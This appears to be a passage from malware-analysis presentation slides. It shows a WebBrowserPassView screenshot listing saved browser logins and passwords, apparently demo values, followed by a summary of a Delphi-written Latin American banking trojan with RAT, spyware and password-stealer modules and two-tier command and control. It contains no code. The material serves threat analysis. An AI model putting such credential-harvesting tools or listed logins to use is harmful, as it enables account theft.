
WebBrowserPassView

File Edit View Options Help

URL	Web Browser	User Name	Password
https://login.live.com/login.srf	Opera	login	passwd
https://login.yahoo.com	Opera	nirsoft456764	Hyg66512F
https://www.facebook.com	Opera	hgvejds@nisoft.net	6326AAAdd
https://www.facebook.com/login.php	Chrome	myfacebookaccou...	1234AbcdFg
https://www.google.com	Firefox 3.5/4	testtesttest	123456
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	fdweferf	4234234234
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	frwferfer	5564564a
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	gmailUser748314	8996845906
https://www.google.com/accounts/ServiceLo...	Opera	nuhaguyhba	123456789
https://www.linkedin.com	Firefox 3.5/4	hello@testonly.com	bhy6711

15 Passwords, 1 Selected

NirSoft Freeware. <http://www.nirsoft.net>



Summary

- Multi-stage **banker**, featuring **RAT/spyware/password stealer** modules
- Spread by emails
- Programmed in Delphi
 - Timers, lots of timers, duh!
 - Somehow characteristic for bankers in Latin America
- 2-tiered C&C structure
- Authors (probably) demonology or black/death metal fans





Q&A